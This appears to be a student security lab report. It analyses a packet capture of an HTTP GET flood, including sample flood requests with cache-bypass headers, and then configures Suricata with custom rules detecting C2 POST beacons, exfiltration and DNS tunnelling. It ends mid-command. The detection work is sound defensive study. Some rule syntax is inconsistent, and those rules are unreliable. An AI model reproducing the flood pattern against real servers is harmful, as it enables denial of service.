User-Agent: Mozilla/5.0 (X11; Linux x86_64; en-US; AppleWebKit/534.0 (KHTML, like Gecko) Ubuntu/10.10 Chrome/9.1.0.0 Safari/534.0)

Accept: */*

Connection: keep-alive

X-Requested-With: XMLHttpRequest

Initial Observations:

- There is a consistent pattern in the packet capture.
 - (Packet 1-7) A TCP handshake is established between 10.0.0.2 and 10.128.0.2
 - (Packet 8) HTTP GET request
 - (Packet 9-10) Connection closes, noting that this is done straight after the HTTP GET request, it does not wait for the server to respond.
 - (Packet 11-12) A new connection established, attacker does not wait for HTTP 200 before opening another connection.
 - (Packet 13) HTTP GET request
 - (Packet 18) HTTP OK
- A new TCP connection is opened for every HTTP GET request. This would suggest a HTTP GET flood that is designed to eat up server resources. Each new connection forces the server to allocate a new socket, perform TCP handshake, process request, and then close which when stacked on top of each other, would definitely consume more and more processing power and memory. Additionally there is no HTTP keep-alive or connection reuse.
- HTTP packets contain abnormal strings. Usually query strings have some readable strings but in this case, it is just raw and random binary data which suggests it is machine made.
- The TCP ports are also incrementing each cycle. This shows that each HTTP GET is opening a fresh socket (as established before).
- The HTTP OK responses are only 59 bytes but the requests are varying hundred bytes. The large difference between the two indicates that the attacker is receiving basically empty responses while sending large requests that the server processing power is processing these complex requests and is being bottlenecked.

Filter Applied;

```
http.request.method == GET
```

Justification:

- Filtering for all HTTP GET packets. We can see the volume of requests.


```
> GET /?b'%5C%94%5C%afR%5C%74%5C%04%5C%df7C%5C%b0%5C%xd0%5C%93mc' HTTP/1.1\r\n
Host: study.mazebolt.com\r\n
User-agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/540.0 (KHTML, like Gecko) Ubuntu/10.10 Chrome/9.1.0.0 Safari/5
Accept-Encoding: gzip, deflate, br\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
X-Requested-With: XMLHttpRequest\r\n
Pragma: no-cache\r\n
Cache-Control: no-cache\r\n
\r\n
[Response in frame: i26]
[Full request URI: http://study.mazebolt.com/?b'%5C%94%5C%afR%5C%74%5C%04%5C%df7C%5C%b0%5C%xd0%5C%93mc']
```

- | | | | | | |
|----|----------|------------|------------|------|---|
| 17 | 0.044408 | 10.128.0.2 | 10.0.0.2 | TCP | 54 49910 + 80 [FIN, ACK] Seq=1 Ack=1 Win=0 Len=0 [TCP PDU reassembled i |
| 17 | 0.044521 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49910 + 80 [ACK] Seq=1 Ack=497 Win=11 Len=0 |
| 18 | 0.044528 | 10.128.0.2 | 10.0.0.2 | HTTP | 59 HTTP/1.1 200 OK (text/html) |
| 19 | 0.044532 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49910 + 80 [ACK] Seq=1 Ack=502 Win=11 Len=0 |
| 20 | 0.045290 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49910 + 80 [FIN, ACK] Seq=1 Ack=502 Win=11 Len=0 |
| 21 | 0.047287 | 10.0.0.2 | 10.128.0.2 | TCP | 62 49944 + 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096 |
| 22 | 0.049378 | 10.128.0.2 | 10.0.0.2 | TCP | 54 80 + 49910 [FIN, ACK] Seq=502 Ack=2 Win=67 Len=0 |
| 23 | 0.049403 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49910 + 80 [ACK] Seq=2 Ack=503 Win=11 Len=0 |
| 24 | 0.050780 | 10.128.0.2 | 10.0.0.2 | TCP | 62 80 + 49944 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 WS=1024 |
| 25 | 0.050804 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49944 + 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0 |
| 26 | 0.050857 | 10.0.0.2 | 10.128.0.2 | HTTP | 643 GET /?b')%5Cxa3k%7B%5Cxe8%5Cx81%3C%4%5Cx86%5Cxf1%5C%0et%5Cx86%5Cxd5%5C |
| 27 | 0.054400 | 10.128.0.2 | 10.0.0.2 | TCP | 54 80 + 49944 [ACK] Seq=1 Ack=590 Win=68608 Len=0 |
| 28 | 0.055015 | 10.128.0.2 | 10.0.0.2 | TCP | 550 80 + 49912 [PSH, ACK] Seq=1 Ack=1 Win=67 Len=496 [TCP PDU reassembled i |
| 29 | 0.055032 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49912 + 80 [ACK] Seq=1 Ack=497 Win=11 Len=0 |
| 30 | 0.055038 | 10.128.0.2 | 10.0.0.2 | HTTP | 59 HTTP/1.1 200 OK (text/html) |
| 31 | 0.055042 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49912 + 80 [ACK] Seq=1 Ack=502 Win=11 Len=0 |
| 32 | 0.055740 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49912 + 80 [FIN, ACK] Seq=1 Ack=502 Win=11 Len=0 |
| 33 | 0.057912 | 10.0.0.2 | 10.128.0.2 | TCP | 62 49946 + 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096 |
| 34 | 0.059868 | 10.128.0.2 | 10.0.0.2 | TCP | 54 80 + 49912 [FIN, ACK] Seq=502 Ack=2 Win=67 Len=0 |
| 35 | 0.059890 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49912 + 80 [ACK] Seq=2 Ack=503 Win=11 Len=0 |
| 36 | 0.061344 | 10.128.0.2 | 10.0.0.2 | TCP | 62 80 + 49946 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 WS=1024 |
| 37 | 0.061382 | 10.0.0.2 | 10.128.0.2 | TCP | 54 49946 + 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0 |
| 38 | 0.061442 | 10.0.0.2 | 10.128.0.2 | HTTP | 968 GET /?b')%5Cxa8%5Cxa1%5Cxa8i-%5Cxf5%5Cxf7%5Cxb5%3E%60%5Cx02%5Cxc2%5Cxc |


- **CF-Cache-Status:** DYNAMIC means it has succeeded. And this appears each time meaning each request succeeds in bypassing Cloudflare caching.

Filter Applied;

tcp.flags.syn==1 && tcp.flags.ack==0

Justification:

- Checking to see if there actually is a new TCP connection per HTTP GET request. Checking only for SYN packets, SYN flag means a TCP connection is initiated.



- Contains 284 packets = 284 HTTP GET requests. Proves that each HTTP GET opens a new TCP connection. Each one performs a full TCP handshake and then closes with no HTTP keep-alive or connection reuse.

All Indicators of Compromise

IoC	Evidence
Automated Attack	284 HTTP requests in 9 seconds
Fabricated User-Agent	Chrome 9 / Ubuntu 10.10, outdated and not in use
Small Server response Vs. Large requests	10.128.0.2 returns 59 bytes whereas 10.0.0.2 sends requests varying from hundreds or thousands of bytes
Payload Entropy	Each HTTP GET request contains a very randomised binary data.
TCP connection per request	284 HTTP GET Request = 284 SYN packets
Cache Bypass	Cache-Control: no-cache, Pragma: no-cache succeeds direct hit to server, CF-Cache-Status: DYNAMIC

Verdict;

- Using all the IoCs identified above, this is an attack. Specifically a HTTP GET Flood.

8. Intrusion Detection Systems (Rule Creation)

8.1 Suricata Configuration and IDS mode on Kali Linux Virtual Machine


Suricata Installation + Verification. Suricata Version 8.0.4.

```
kali@kali: ~  
Session Actions Edit View Help  
~  
(kali@kali)~  
$ sudo apt install suricata -y  
suricata is already the newest version (1:8.0.4-1).  
The following packages were automatically installed and are no longer require  
d:  
curlftpfs libmupdf25.1 pocketsphinx-en-us  
libaudio2 libplacebo351 postgresql-common-dev  
libavfilter10 libpocketsphinx3 python3-aiocache  
libavformat61 libpostproc58 python3-aiomcache  
libblsc2-4 librubberband2 python3-fs  
libconfig-inifiles-perl libframe2 python3-pysnmp4  
libcrypt-dev libsnmp40t64 python3-terminaltables  
libdlt2 libspinxbase3t64 python3-wapiti-arsenic  
libfuse2t64 libswscale8 python3-yaswfp  
libgav1-1 libteamctl0 ruby-unf-ext  
libgdk-pixbuf2.0-bin libtsk19t64 vdpau-driver-all  
libio-pty-perl libvdpau-va-gl1  
libipc-run-perl mesa-vdpau-drivers  
Use 'sudo apt autoremove' to remove them.  
  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 24  
  
(kali@kali)~  
$ suricata version--  
Suricata 8.0.4 ("undefined")  
USAGE: suricata [OPTIONS] [BPF FILTER]
```

The command “ip a” is used to see the VMs IP address which in this case, eth0 is 10.0.2.15. This will be used to reference and match home nets in suricata.yaml.

```
(kali@kali)~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen  
    1000  
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 85935sec preferred_lft 85935sec  
    inet6 fe80::9738:197e:3e44:3620/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Using “sudo nano /etc/suricata/suricata.yaml” (suricata directory), it opens the .yaml file for writing. HOME_NET: “[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]”, indicates that our VM’s IP 10.0.2.15 is already configured inside the .yaml file since it falls within 10.0.0.0/8. No need for any updates.



```
GNU nano 8.4 /etc/suricata/suricata.yaml
#YAML 1.1

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://docs.suricata.io/en/latest/configuration/suricata-yaml.html

# This configuration file was generated by Suricata 8.0.4.
suricata-version: "8.0"

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"


    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"

    HTTP_SERVERS: "$HOME_NET"
    SMTP_SERVERS: "$HOME_NET"
    SQL_SERVERS: "$HOME_NET"
    DNS_SERVERS: "$HOME_NET"
    TELNET_SERVERS: "$HOME_NET"
    AIM_SERVERS: "$EXTERNAL_NET"
    DC_SERVERS: "$HOME_NET"
    DNP3_SERVER: "$HOME_NET"
    DNP3_CLIENT: "$HOME_NET"
    MODBUS_CLIENT: "$HOME_NET"
    MODBUS_SERVER: "$HOME_NET"

[ Read 2355 lines ]
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line
```

Suricata is now running in IDS mode where;

- -c /etc/suricata/suricata.yaml is our path to the main config file
- -i eth0 is the interface name we are monitoring.



```
(kali@kali)-[~]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0
i: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode
w: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
w: detect: 1 rule files specified, but no rules were loaded!
i: threads: Threads created -> W: 2 FM: 1 FR: 1 Engine started.
```

One issue here, no suricata.rules file in directory, sudo touch /etc/suricata/rules/suricata.rules to solve.

8.2 Custom Suricata rule/signature file

Nano is used to create our custom Suricata rules file. Ctrl+O and Ctrl+X to save the file, no rules added just yet because we need to confirm that the file is successfully created and stored in the correct area.

```
(kali㉿kali)-[~]
$ sudo nano /etc/suricata/rules/local_S4090564_S4091384.rules
[sudo] password for kali:
```

To check our custom rule file, “ls /etc/suricata/rules” is used. Our custom file can be seen in the correct directory of suricata.

```
(kali㉿kali)-[~]
$ ls /etc/suricata/rules
app-layer-events.rules  ipsec-events.rules  mail-events.rules  pop3-events.rules
decoder-events.rules   kerberos-events.rules  quic-events.rules
dhcp-events.rules      ldap-events.rules    rfb-events.rules
dnp3-events.rules       local_S4090564_S4091384.rules  smb-events.rules
dns-events.rules        mdns-events.rules    smtp-events.rules
enip-events.rules       modbus-events.rules  ssh-events.rules
files.rules             mqtt-events.rules     stream-events.rules
ftp-events.rules         nfs-events.rules      tls-events.rules
http2-events.rules       ntp-events.rules      websocket-events.rules
http-events.rules       pgsql-events.rules
```

“sudo nano /etc/suricata/suricata.yaml” is used again, the custom rule file needs to be added to the .yaml file. Ctrl+F to find the “rule-files” section.

```
GNU nano 8.4 /etc/suricata/suricata.yaml
#app-layer: true
# Log the current state of the flow record.
#flow: true
#rule:
# Log the metadata field from the rule in a structured
# format.
#metadata: true
# Log the raw rule text.
#raw: false
#reference: false # include reference information from the rule
# http-body: yes # Requires metadata; enable dumping of HTTP body in Ba
# http-body-printable: yes # Requires metadata; enable dumping of HTTP body in pr
# websocket-payload: yes # Requires metadata; enable dumping of WebSocket Paylo
# websocket-payload-printable: yes # Requires metadata; enable dumping of WebSock
# Enable the logging of tagged packets for rules using the
# "tag" keyword.
tagged-packets: yes
# Enable logging the final action taken on a packet by the engine
# (e.g: the alert may have action 'allowed' but the verdict be
# 'drop' due to another alert. That's the engine's verdict)
# verdict: yes
# app layer frames
- frame:
# disabled by default as this is very verbose.
enabled: no
# payload-buffer-size: 4 KiB # max size of frame payload buffer to output in eve-
- anomaly:
# Anomaly log records describe unexpected conditions such
# as truncated packets, packets with invalid IP/UDP/TCP
# length values, and other events that render the packet
# invalid for further processing or describe unexpected
# behavior on an established stream. Networks which
# experience high occurrences of anomalies may experience
# packet processing degradation.
#
# Anomalies are reported for the following:
Search: rule-files
^G Help      M-C Case Sens  M-B Backwards  ^P Older      ^T Go To Line
^C Cancel    M-R Reg.exp.      ^R Replace      ^N Newer
```

The custom rules file is added to “rule-files”, Suricata is now configured to now use the custom rules.

```
GNU nano 8.4 /etc/suricata/suricata.yaml *
# determining to which stream a given packet is to be delivered.
# This can be any valid Napatech NTPL hashmode command.
#
# The most common hashmode commands are: hash2tuple, hash2tuplesorted,
# hash5tuple, hash5tuplesorted and roundrobin.
#
# See Napatech NTPL documentation other hashmodes and details on their use.
#
# This parameter has no effect if auto-config is disabled.
#
hashmode: hash5tuplesorted

##
## Configure Suricata to load Suricata-Update managed rules.
##
default-rule-path: /var/lib/suricata/rules
rule-files:
- suricata.rules
- local_S4090564_S4091384.rules

##
## Auxiliary configuration files.
##
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
# threshold-file: /etc/suricata/threshold.config

##
## Suricata as a Firewall options (experimental)
##
firewall:
# toggle to enable firewall mode
#enabled: no
```

The default rule path is /var/lib/suricata/rules, however our rules are in /etc/suricata/rules. Need to change to the correct path

```
default-rule-path: /etc/suricata/rules
rule-files:
- suricata.rules
- local_S4090564_S4091384.rules
```

8.3 Suricata rules/signatures for detecting Command and Control (C2) Traffic Using HTTP, Data Exfiltration Over HTTPS, and DNS Tunnelling.

Rule-1: Detect Command and Control (C2) Traffic Using HTTP

“In Rule-1, you need to create a Suricata rule/signature for detecting Command and Control (C2) Traffic Using HTTP. C2 traffic is used by malware or compromised systems to communicate with an external attacker. This type of traffic is often difficult to detect since it can be encrypted (e.g., HTTPS) or obfuscated (e.g., base64-encoded data in the payload). A common pattern is the use of HTTP POST requests where the body of the request contains encoded or obfuscated data (such as base64 encoding), which could be used for remote commands or data exfiltration. By detecting HTTP POST requests with suspicious payloads, we can identify C2 traffic and mitigate threats such as remote access Trojans (RATs).”

RULE

```
alert http any any -> any any (msg:"ET MALWARE Suspected C2 HTTP POST with Base64 Encoded Payload"; flow:established,to_server; http.method; content:"POST"; http.header; content:"Content-Type|3a 20|application/x-www-form-urlencoded"; threshold:type limit,track by_src,count 3,seconds 60; classtype:trojan-activity; sid:1000001; rev:1;)
```

Justification;

RATs tend to POST base64-encoded command responses back to their C2 servers over HTTP to appear as legitimate web traffic. So if we create a rule that detects POST, base64 body and form content type, there is a high likelihood that it indicates C2 traffic.

- **alert http** - inspecting HTTP application-layer traffic
- **any any -> any any** - traffic from any IP address and any port on the source IP and port and destination IP and port
- **flow:established,to_server** - inspecting established connections going to a server
- **http.method; content:"POST"** - targeting POST requests only, in C2 beacons, they will use POST to send data
- **"Content-Type|3a 20|application/x-www-form-urlencoded"** - a common C2 disguise to appear as legitimate form submission
- **threshold: ...** - rate control, fires after 3 matching requests per source in 60 seconds, thus, mimicking beacon intervals. C2 malwares don't send one packet, they beacon on repeating schedules. A single POST request can be non-malicious but 3 POSTs in 60 seconds to the same destination is suspicious.
- **classtype:trojan-activity** - tag the alert as trojan behaviour
- **sid:1000001** - unique ID

Rule-2: Detect Data Exfiltration Over HTTPS

In Rule-2, you need to create a Suricata rule/signature for detecting Data exfiltration over HTTP. Data exfiltration is a key aspect of many cyberattacks, where sensitive information (such as login credentials, financial data, or confidential documents) is stolen and sent to an external server. Attackers often use encrypted HTTPS traffic to bypass security measures, making it harder to inspect the data. This rule focuses on detecting suspicious data exfiltration via HTTPS, particularly HTTP POST requests that contain large amounts of data or unusual patterns (e.g., base64 encoding). This type of exfiltration can be indicative of malicious behavior, such as a user or attacker trying to steal sensitive information.

RULE

```
alert tcp any any -> any any (msg:"ET POLICY Suspected Data Exfiltration Large POST Request"; flow:established,to_server; dsize:>1000; content:"POST"; content:"base64"; threshold:type threshold,track by_src,count 5,seconds 120; classtype:policy-violation; sid:1000002; rev:1;)
```

Justification;

Attackers that want to exfiltrate data such as credentials, documents or databases MUST send large volumes of data outbound. They can also encode it in base64 and use HTTPS as evasion techniques. Therefore, in the rule, we must set a threshold combined with base64 encoding to distinguish legitimate web traffic from malicious data exfiltration web traffic.

The rule originally used "http" instead of "tcp" but the current version of Suricata does not allow the combination of "dsize" and "HTTP" keywords. "dsize" is essential in this scenario because it's

dealing with large amounts of traffic. HTTP runs over TCP, the rule will still inspect HTTP POST traffic while also enforcing the 1000 bytes payload size.

```
(kali@kali)-[~]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0
[sudo] password for kali:
i: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode
W: detect-classtype: signature sid:1000002 uses unknown classtype: "data-theft", using default
  priority 3. This message won't be shown again for this classtype
E: detect-parse: Signature combines packet specific matches (like dsize, flags, ttl) with stre
  am / state matching by matching on app layer proto (like using http_* keywords).
E: detect: error parsing signature "alert http any any -> any any (msg:"Possible Data Exfiltra
  tion over HTTPS (large POST)"; flow:established,to_server; http.method; content:"POST"; dsize:
  >1000; classtype:data-theft; sid:1000002; rev:1;)" from file /etc/suricata/rules/local_S409056
  4_S4091384.rules at line 3
W: detect-classtype: signature sid:1000003 uses unknown classtype: "exfiltration", using defau
  lt priority 3. This message won't be shown again for this classtype
E: af-packet: fanout not supported by kernel: Kernel too old or cluster-id 99 already in use.
i: threads: Threads created -> W: 1 FM: 1 FR: 1 Engine started.
^Z
zsh: suspended sudo suricata -c /etc/suricata/suricata.yaml -i eth0
```

- **alert tcp** - inspecting TCP traffic (HTTP runs over TCP)
- **any any -> any any** - traffic from any IP address and any port on the source IP and port and destination IP and port
- **flow:established,to_server** - inspecting established connections going to a server
- **dsize:>1000** - the payload of the packet must exceed 1000 bytes, filters for only large amounts of data and not small legitimate requests.
- **content:"POST"** - targeting POST requests only, POST request is common for data exfiltration
- **Content: "base64"** - the attacker is encoding the body in base64 to obfuscate content, the packet must contain the word base64
- **threshold: ...** - fires after 5 large POSTs in 2 mins from the same source, thus, filters out legitimate uploads
- **classtype:policy-violation** - tag the alert as a policy violation
- **sid:1000002** - unique ID

Rule-3: Detect DNS Tunneling

In Rule-3, you need to create a Suricata rule/signature for detecting DNS Tunneling, which is a technique used by attackers to exfiltrate data over DNS requests, often by encoding information in the DNS query or response. This kind of exfiltration can be highly stealthy, as DNS traffic is typically allowed through firewalls and network monitoring systems. DNS tunneling works by embedding data in the subdomain portion of DNS queries, which can be used for communication with a remote server or to send stolen data. By monitoring DNS traffic for unusual patterns such as unusually long domain names or repeated requests from the same source, security analysts can detect potential data exfiltration. This rule specifically targets long domain names in DNS queries, which could indicate the use of DNS for tunneling purposes.

RULE

```
alert dns any any -> any any (msg:"ET HUNTING Possible DNS Tunneling Long Domain Query
Detected"; flow:stateless; dns.query; content:"."; pcre:"/^[a-zA-Z0-9+V=\\-\\.]{40,}\\.[a-z]{2,6}$i";
threshold:type threshold,track by_src,count 10,seconds 60; classtype:bad-unknown; sid:1000003;
rev:1;)
```

Justification;

A short subdomain can be a good judgement of whether a domain is legitimate, for example, www.google.com is a legitimate domain because it is short. A DNS tunnel query will look like a long jumble of messed up characters, therefore, to detect it, originally, we created a 40+ character threshold, but this poses an issue which will be discussed later. This amount is chosen because it is highly unlikely that a legitimate domain is that long and base64 encoded data will produce 40-60+ characters.

Originally, the issue is, an attacker can chunk data into smaller pieces so domains less than 40+ characters will avoid the rule even if it is malicious, but if we change the regex to a lower threshold such as 20+ then it is able to catch shorter malicious encoded subdomains but also increases the chances of a false positive, legitimate domains can be triggers. There is in reality no detection threshold that is perfect because too short = more false positives, too long = more false negatives. Therefore, a 40 is best. .

- **alert dns** - inspecting DNS protocol specifically
- **any any -> any any** - traffic from any IP address and any port on the source IP and port and destination IP and port
- **flow:stateless** - DNS is UDP so stateless inspection is appropriate here
- **dns.query** - tells Suricata to only monitor the query name field instead of the entire DNS packet. Makes detections more accurate and targeted.
- **pcre:"/^[a-zA-Z0-9+V=\\-\\.]{40,}\\.[a-z]{2,6}\$/i"** - regex, matches domain names where the subdomain is 40+ characters long which is typical behaviour of base64-encoded tunnelling data.
- **threshold: ...** - fires after 10 long-domain queries from the same host in 1 min, will filter out legitimate long domains.
- **classtype:bad-unknown** - tags alert as unknown suspicious behaviour because tunnelling is an evasion tactic.
- **sid:1000003** - unique ID

Although the scenario does not state to create a rule for chunked query tunnelling and only states to create a rule for long query tunnelling, it still is best practice and safer to create a second rule that detects this. In a real scenario, only having the long query tunnelling rule will be highly dangerous inside a company because if an attacker decides to chunk the long domains into shorter ones, we will have no idea because the rule is exploited with no second plan.

Optional Rule, Detecting short query tunneling

```
alert dns any any -> any any (msg:"ET HUNTING High Frequency DNS Queries Possible Tunneling"; flow:stateless; dns.query; content:"."; threshold:type threshold,track by_src,count 30,seconds 60; classtype:bad-unknown; sid:1000004; rev:1;)
```

Justification;

- **threshold: ...** - if any machine sends 30 or more DNS queries in 1 min, fire an alert.
- The threshold of 30+ DNS queries is because it is above normal browsing but below tunnelling activity.
- Even if legitimate users are doing heavy browsing on the internet, it still generates around 25-28 queries max. However, when an attacker tries this chunked DNS tunnelling, they split

domains into multiple chunks which become more DNS queries which can add up to more queries per minute than usual.

All rules are written and saved to local_S4090564_S4091384.rules. Ready to use.

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.4 /etc/suricata/rules/local_S4090564_S4091384.rules *  
alert http any any → any any (msg:"ET MALWARE Suspected C2 HTTP POST with Base64 Encoded Pay>  
alert http any any → any any (msg:"ET POLICY Suspected Data Exfiltration Large HTTPS POST Re>  
alert dns any any → any any (msg:"ET HUNTING Possible DNS Tunneling Long Domain Query Detect>  
#short query tunnelling  
alert dns any any → any any (msg:"ET HUNTING High Frequency DNS Queries Possible Tunneling";>
```

8.4 Generating alerts to test the rules.

Before testing, check that Suricata is running IDS mode again.

```
(kali@kali)-[~]  
